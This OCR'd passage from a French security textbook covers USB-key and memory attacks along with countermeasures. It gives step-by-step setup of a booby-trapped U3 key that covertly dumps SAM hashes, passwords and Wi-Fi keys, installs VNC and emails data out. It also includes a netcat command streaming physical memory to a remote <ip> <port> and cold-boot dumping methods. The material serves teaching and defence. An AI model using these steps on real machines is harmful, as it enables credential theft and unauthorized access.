Tous ces outils sont bien édifiants mais cela prend du temps pour les lancer les uns après les autres or pour un pirate, il faut aller vite. Des outils rassemblant toutes ces fonctionnalités existent, l'un d'eux « *switch bladeSiliv* », initialement prévu pour s'exécuter à notre insu à partir d'une clé USB que l'on nous donne et que nous insérons dans notre PC, est redoutable. Il lance le scan via un autorun.inf qui affiche l'écran traditionnel d'ouverture de dossiers qui est affiché lors de l'insertion d'une clé USB, la différence est que quand nous cliquons dessus, nous lançons le scan et le résultat est consigné dans un fichier (log.txt) où nous trouverons entre autres le dump de la base SAM, les mots de passe enregistrés, les informations système, bref une analyse complète de notre machine. Quand on sait que tout ceci peut se faire à notre insu, cela fait réfléchir.




Les outils de switchblade-siliv




Le rapport de switchblade-siliv

© Editions ENI - Toute reproduction interdite

Une autre version de switchblade est « *gonzor-switchblade* » celle-ci contient un peu plus d'outils que la version Siliv, bref en combinant les deux (les scripts sont simples à comprendre) nous pouvons obtenir un outil de scan machine très performant.



Les outils de gonzor-switchblade




Le rapport de gonzor switch blade

2.3.5 Les clés USB U3


Une nouvelle génération de clés USB dites de type U3 est apparue sur le marché, développée conjointement par les sociétés Sandisk [11] et M-Systems. La technologie U3 est une plate-forme informatique portable qui nous permet de transporter nos applications sur un lecteur USB et de les exécuter sur n'importe quel ordinateur. Quand nous insérons la clé U3 dans notre ordinateur (2000 & XP), Windows installe automatiquement quelques pilotes et nous voyons apparaître un programme de lancement U3 avec des programmes prêts à être exécutés.

© Editions ENI - Toute reproduction interdite



Le menu U3

Si nous regardons dans le poste de travail, nous pouvons voir que la clé est partitionnée en deux parties. La première, (~4 Mo), contient le lanceur U3 qui est vu par Windows comme un lecteur de CD. Ceci interdit de ce fait de supprimer les fichiers du lanceur et permet son lancement automatique par le système. La deuxième est une zone de stockage classique de clé USB où nous pouvons lire et écrire.




Le poste de travail après insertion d'une clé U3

Dès l'insertion de votre clé U3, vous voyez apparaître une icône **U3** dans la barre de notification de la barre des tâches, un clic sur cette icône affiche un menu qui ressemble au menu **Démarrer** de Windows. Vous pouvez également ajouter des applications (libres ou payantes).

2.3.6 Le logiciel Gonzor-SwitchBlade


On le devine, certains ont vu là une opportunité et le fameux switchblade dont nous avons parlé tout à l'heure s'est vite retrouvé implémenté sur ce type de clé. Nous allons étudier son implémentation : il faut d'abord récupérer *Gonzor- switchblade V2.0* sur Internet ainsi que *Universal Customer*. Après les avoir dézippés si nécessaire, il faut remplacer le U3CUSTOM.ISO se trouvant dans *C:\Universal_Customizer\BIN* par celui se trouvant dans le répertoire **GonZors_SwitchBlade** puis lancer *C:\Universal_Customizer\Universal_Customizer.exe* en ayant au préalable inséré notre clé U3. Le logiciel nous demande d'abord un mot de passe pour protéger les données de la clé qui vont être sauvegardées dans un format zip pendant l'opération puis restaurées ensuite.

© Editions ENI - Toute reproduction interdite



Installation du launcher et sauvegarde des données de la clé

Une fois le launcher installé, il nous faut retirer la clé, la remettre et copier le fichier *sbconfig.exe* se trouvant dans Gonzor-SwitchBlade sur la clé U3. Nous le lançons et nous nous retrouvons avec une interface graphique qui va nous permettre de configurer les actions que nous désirons exécuter sur l'ordinateur cible. Comme nous pouvons le constater, elles sont nombreuses allant du dump de la base SAM jusqu'à l'installation d'un serveur VNC permettant un accès distant en passant par l'exécution de hacksaw qui permet l'envoi de données via un e-mail en automatique.



Configuration des actions à exécuter sur l'ordinateur cible

Nous cliquons ensuite sur **Update Config** et cette configuration est enregistrée. Notre clé U3 piégée est prête à fonctionner. Nous l'insérons dans l'ordinateur cible et attendons l'apparition de l'icône U3 dans la barre des tâches signalant de façon classique l'utilisation d'une clé USB U3.


© Editions ENI - Toute reproduction interdite

Il suffit ensuite de récupérer celle-ci et d'ouvrir dans le répertoire (caché) *system/logs/nom de l'ordinateur cible* le fichier s'y trouvant pour s'apercevoir que nous sommes en possession d'un scan complet de la machine, comprenant entre autres la base SAM, les clés de produits des différents logiciels installés, les mots de passe courriel ou stockés et beaucoup d'autres choses confidentielles.

```
+---------------------------------+
HakSaw was installed silently
-------------------------------------------------------
+---------------------------------+
+          [Dump Wifi Hex]        +
+---------------------------------+
=================================================
Network Name (SSID): acissi-
Key Type           : WEP
Key (Hex)          :
Key (Ascii)        : XM2@< Çm ZK
Adapter Name       : LAN-Express IEEE 802.11 PCI Adapter
Adapter Guid       : {9B0187F1-3DC8-4C13-A764-
A6A91DD2BF27}
=================================================
```

Rapport de l'audit effectué par Gonzor-SwitchBlade

Rassurez-vous, ce logiciel est détecté par les antivirus au moment de son exécution. Malgré tout, rien ne garantit que des programmes encore inconnus des antivirus n'existent pas et n'utilisent pas cette méthode de clé piégée. Il fût un temps où nous trouvions bizarrement des clés USB abandonnées dans les parkings !




Le dump de la base SAM par SwitchBlade

2.3.7 Contre-mesures aux clés U3 piégées


Il existe des contre-mesures à ces clés piégées. Il faut d'abord désactiver l'Autorun dans la base de registre. Démarrons le gestionnaire des clés de registre en lançant **regedit** puis éditons la clé *HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Cdrom*. Il faut mettre la valeur de la clé Autorun à 0.

© Editions ENI - Toute reproduction interdite



Désactivation de l'Autorun

Désactiver l'Autorun ne suffit pas, il existe d'autres logiciels comme *Switch Blade* qui permettent de lancer un *.bat* quand on clique sur **My computer** lors de l'automontage. Il faut alors lancer la stratégie de groupe avec *gpedit.msc* et désactiver l'option d'automontage dans **Modèles d'administration - Désactiver le lecteur automatique**.



Désactivation de l'automontage


2.3.8 Les dump mémoires

La solidité d'une chaîne est conditionnée par celle de son maillon le plus faible. C'est de cette manière que le vol d'un seul ordinateur portable peut entraîner des pertes colossales : des données sensibles sont stockées sur ces postes nomades. Les experts en sécurité informatique recommandent le cryptage des données, donc du disque dur.

La sécurité des données dans ce cas repose sur le fait que la mémoire vive est effacée dès qu'elle n'est plus sous tension. La seule façon de récupérer alors la clé de cryptage est de contrôler la machine. Cela était sans compter sur la possibilité de "dumper" ou en français "vider" la mémoire vive de nos données.

© Editions ENI - Toute reproduction interdite

Il existe ainsi plusieurs façons de dumper la mémoire mais pour toutes il faut être administrateur. La première de ces façons, (souvent utilisée dans le cadre d'un debbuging) est de provoquer un crash général. En effet, il est possible de paramètrer le système pour enregistrer tout le contenu de la mémoire dans *c:\windows\memory.dmp*. Il faut pour cela aller dans **Panneau de configuration - Système - Avancé - Démarrage et récupération** et de choisir de sauver la mémoire complète.



Paramétrage d'un dump mémoire sous XP

Un crash peut être forcé avec une combinaison de touches, si la clé *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters\CrashOnCtrlScroll* vaut 1, l'appui simultané de la touche [Ctrl] à droite du clavier et de deux fois la touche [Arrêt défil] provoque l'arrêt du système.

La deuxième méthode est la mise en veille prolongée qui dumpe la mémoire dans le fichier *C:\hiberfil.sys*. Malheureusement le fichier d'hibernation est dans un format peu documenté utilisant un algorithme Microsoft et ne stocke que des pages mémoires utilisées et pas celles récemment libérées. Nous pouvons malgré tout y accéder via des fonctions exportées.

La troisième méthode est d'utiliser le périphérique \\.\PhysicalMemory permettant de lire directement la mémoire. Nous utiliserons l'utilitaire **dd** [12] avec la commande *dd.exe if=\\.\PhysicalMemory of=dump.dmp* ou l'utilitaire **nc** avec la commande *nc -v -n -I\\.\PhysicalMemory <ip> <port>*.


2.3.9 Les données en mémoire

Afin d'augmenter l'autonomie, de nombreux dispositifs d'économie d'énergie ont été mis en place comme la mise en veille prolongée. On peut donc imaginer qu'un portable dérobé reste alimenté en mode verrouillé ou en veille. Les informations sont donc toujours dans la RAM.

Des chercheurs de l'Université de Princeton ont démontré (février 2008) que celles-ci étaient encore présentes dans la mémoire deux à vingt secondes après l'arrêt du système, c'est le phénomène de rémanence. Ils ont également mis en évidence que si on refroidit la mémoire (-50°) ce temps pouvait être porté à cinq minutes.


Certains diront qu'il n'est pas facile de refroidir une mémoire RAM à ces températures, en fait c'est beaucoup plus facile que l'on ne le croit, les lois de la physique vont nous aider. En fait, il est possible de la refroidir efficacement et à peu de frais grâce aux sprays propulsant de l'air, utilisé entre autres pour éliminer la poussière à l'intérieur des ordinateurs. En effet, la réaction utilisée est endothermique et appliqué pendant quelques secondes à faible distance, ce spray est capable de refroidir des composants dans la gamme de température qui nous intéresse.

© Editions ENI - Toute reproduction interdite



Refroidissement de la mémoire

En fait, il est possible de garder des informations pendant quelques minutes, même quand la mémoire est sortie de l'ordinateur. Des chercheurs ont poussé l'expérience jusqu'à plonger la barette mémoire dans de l'azote liquide à -196° et ont conservé la totalité des données plus d'une heure.



Temps de rémanence

2.3.10Créer une clé bootable pour dumper la mémoire

Pour exploiter cette rémanence, il faut pouvoir dumper la mémoire. Sur Linux, il est possible d'accéder à la mémoire via le périphérique */dev/mem*. La difficulté étant de conserver un maximum des données encore présentes dans celle-ci. En effet, démarrer sur un livecd efface plus de la moitié de la mémoire vive. Le programme à démarrer doit être le plus petit possible. Deux solutions sont alors possibles :

- Démarrer en PXE via le réseau et charger un petit programme qui dumpera la mémoire.
- Lancer un mini programme à partir d'une clé USB qui dumpera la mémoire et en stockera le contenu.

Pour exploiter cela un hacker (Weslay), a créé une version bootable sur clé USB d'un dumper de RAM. Le logiciel fonctionne grâce à un mini système, syslinux qui se lance via une clé USB et qui enregistre la RAM. Pour réaliser cette clé bootable, nous avons besoin de plusieurs logiciels qui sont le bootloader *syslinux 3.72* [13] et le soft *msramdmp* [14]. Il existe aussi une image iso pour un CD bootable *msramdmp* [15].

Nous allons étape par étape, créer cette clé bootable qui nous permettra de dumper la mémoire. Commençons par préparer la clé, nous utiliserons **cfdisk**. Pour être certains d'avoir une clé propre, nous allons la remplir de zéros avec l'utilitaire **dd** dans une distribution Linux.

Nous devons dans un premier temps repérer notre clé, après insertion nous lançons la commande **dmesg** dans un shell, en fin de fichier nous devrions trouver notre type de périphérique.


```
sd 23:0:0:0: [sdd] 15794176 512-byte hardware sectors: (8.08 GB/7.53 GiB)
sd 23:0:0:0: [sdd] Write Protect is off
sd 23:0:0:0: [sdd] Mode Sense: 00 00 00 00
sd 23:0:0:0: [sdd] Assuming drive cache: write through
sd 23:0:0:0: [sdd] 15794176 512-byte hardware sectors: (8.08 GB/7.53 GiB)
sd 23:0:0:0: [sdd] Write Protect is off
sd 23:0:0:0: [sdd] Mode Sense: 00 00 00 00
sd 23:0:0:0: [sdd] Assuming drive cache: write through
 sdd: sdd1 sdd2 sdd3 sdd4
```

Repérage de la clé USB

© Editions ENI - Toute reproduction interdite

Nous remplissons ensuite notre périphérique de zéros à l'aide de la commande *dd if /dev/zero of=/dev/sdd*, ceci afin d'avoir une clé propre.

